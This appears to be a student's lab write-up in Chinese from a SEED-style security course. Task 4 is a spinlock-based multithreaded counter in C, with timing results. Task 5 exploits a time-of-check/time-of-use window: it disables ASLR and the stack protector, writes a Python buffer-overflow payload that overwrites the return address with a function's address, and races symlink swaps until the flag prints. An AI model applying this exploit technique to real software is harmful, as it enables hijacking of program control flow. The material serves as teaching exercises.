    // pause 指令在 x86/x86_64 上的优势：
    // 1. 降低 CPU 功耗（约 10-30 倍）
    // 2. 减少内存总线竞争（避免缓存行乒乓）
    // 3. 提高超线程性能（让出执行单元给其他线程）
    // 4. 在 Skylake+ 架构上延迟约 140 周期（足够让其他线程执行）
    do {
        __asm__ __volatile__("pause" ::: "memory");
    } while (__sync_lock_test_and_set(&lock->locked, 1));

    // __sync_lock_test_and_set 本身包含 acquire 语义
    // 无需额外的内存屏障
```

```
}

// 高度优化的 unlock 函数
static inline void custom_spinlock_unlock(custom_spinlock_t *lock) {
    // __sync_lock_release 是最轻量级的释放操作
    // 它包含 release 语义，确保所有写操作在释放前完成
    __sync_lock_release(&lock->locked);
}

// 销毁 spinlock（无操作，但保留接口一致性）
static inline void custom_spinlock_destroy(custom_spinlock_t *lock) {
    (void)lock;
}

void* worker_func(void* args);
void parse_opts(int argc, char* const argv[]);

int main(int argc, char* const argv[]) {
    parse_opts(argc, argv);

    shared_counter = 0;

    // 初始化自定义 spinlock
    custom_spinlock_init(&counter_lock);

    int thread_args[workers];
    pthread_t threads[workers];
    uint64_t thread_counts[workers];

    //spawn worker threads
    const int cpus = get_nprocs();
    for (int i = 0; i < workers; ++i) {
        thread_args[i] = i;
        int result = pthread_create(&threads[i], NULL, worker_func, &thread_args[i]);
        assert(!result);

#ifdef PIN_THREADS

        //choose CPU core
#ifdef PIN_EVENLY
        const int core = i % cpus;
#else
        const int core = 0;
#endif

        //set affinity
        cpu_set_t cpuset;
        CPU_ZERO(&cpuset);
        CPU_SET(core, &cpuset);
        pthread_setaffinity_np(threads[i], sizeof(cpu_set_t), &cpuset);

#endif
    }

    //wait for all threads to complete
    long counts_total = 0;
    for (int i = 0; i < workers; ++i) {
        void *ret;
```

```
            int result = pthread_join(threads[i], &ret);
            assert(!result);
            thread_counts[i] = (uint64_t)(intptr_t)ret;
            counts_total += thread_counts[i]; //sum total number of updates
        }

        //destroy lock
        custom_spinlock_destroy(&counter_lock);

        //display statistics
        if (show_headers)
            printf("update ratio" DATA_SEPARATOR "average imbalance\n");

        if (show_info) {
            //print information about lost updates
            printf("%f" DATA_SEPARATOR, (double)counts_total / maxcounter);

            //print information about load imbalance
            uint64_t imbalance_total = 0;

            for (int i = 0; i < workers; i++) {
                const uint64_t expected_count = maxcounter / workers;
                uint64_t diff = (thread_counts[i] > expected_count) ?
                    (thread_counts[i] - expected_count) :
                    (expected_count - thread_counts[i]);
                imbalance_total += diff;
            }
            printf("%ld\n", imbalance_total / workers);
        }
        return 0;
    }

    void* worker_func(void* args) {
        int id = *((int*)args);

        uint64_t my_counter = 0;

        while (1) {
            // 获取自定义 spinlock
            custom_spinlock_lock(&counter_lock);

            // 检查是否达到目标值
            if (shared_counter >= maxcounter) {
                custom_spinlock_unlock(&counter_lock);
                break;
            }

            // 临界区：快速更新计数器（最小化临界区）
            ++shared_counter;
            ++my_counter;

            // 立即释放锁（减少锁持有时间，提高并发性）
            custom_spinlock_unlock(&counter_lock);
        }

        pthread_exit((void*)(intptr_t)my_counter);
    }
```

```
void parse_opts(int argc, char* const argv[]) {
    static struct option longopts[] = {
        {"maxcounter", required_argument, NULL, 'm'},
        {"workers", required_argument, NULL, 'w'},
        {"show-info", no_argument, NULL, 'i'},
        {"show-headers", no_argument, NULL, 'H'},
        {"help", no_argument, NULL, 'h'}
    };

    int longindex = 0;
    char flag = 0;
    while ((flag = getopt_long(argc, argv, "m:w:iH", longopts, &longindex)) != -1) {
        switch (flag) {
        case 'm':
            maxcounter = atoll(optarg);
            break;
        case 'w':
            workers = atoll(optarg);
            break;
        case 'i':
            show_info = true;
            break;
        case 'H':
            show_headers = true;
            break;
        case 'h':
        default:
            printf("Usage: %s [--workers=n] [--maxcounter=n] [--show-info] [--show-
headers]\n", argv[0]);
            exit(-1);
        }
    }
}
```

编译:

```
gcc task4.c -o task4 -lpthread -O3
python3 test_currency.py
python3 test_time.py
```

```
[11/24/25]seed@VM:~/.../task4$ python3 test_currency.py
count: 10000000
workers ratio
1       100.00%
2       100.00%
4       100.00%
8       100.00%
16      100.00%
[11/24/25]seed@VM:~/.../task4$ python3 test_time.py
count: 10000000
workers time(s)
1       0.09
2       0.63
4       1.32
8       2.64
16      4.99
```

结果相似，实现成功。

Task5

```
# 编译程序（关闭栈保护）
gcc task5.c -o task5 -fno-stack-protector
# 关闭 ASLR
sudo sysctl -w kernel.randomize_va_space=0
```

在检查完文件到将文件内容写入buf 之间会存在一个时间窗口，要求大家利用这个时间窗口，想办法让程序调用 showflag 函数，该函数原本并不会被调用。

```
echo A > /tmp/small
./task5 /tmp/small show_info
```

```
[11/24/25]seed@VM:~/.../task5$ echo A > /tmp/small
[11/24/25]seed@VM:~/.../task5$ ./task5 /tmp/small show_info
The address of the showflag function: 0x555555555229
```

```
python3 - << 'EOF'
import struct

offset = 280
addr = 0x555555555229

payload = b"A" * offset + struct.pack("<Q", addr)
payload += b"C" * 100

with open("/tmp/big", "wb") as f:
    f.write(payload)

print("big size =", len(payload))
EOF
```

结果：big_size=388

```
ln -sf /tmp/small /tmp/target
```


终端1：

```
while true; do
  ln -sf /tmp/small /tmp/target
  ln -sf /tmp/big   /tmp/target
done
```

终端2：

```
while true; do
  ./task5 /tmp/target
done
```

通过暴力尝试，可以使得部分结果正确：



能够输出flag，结果正确。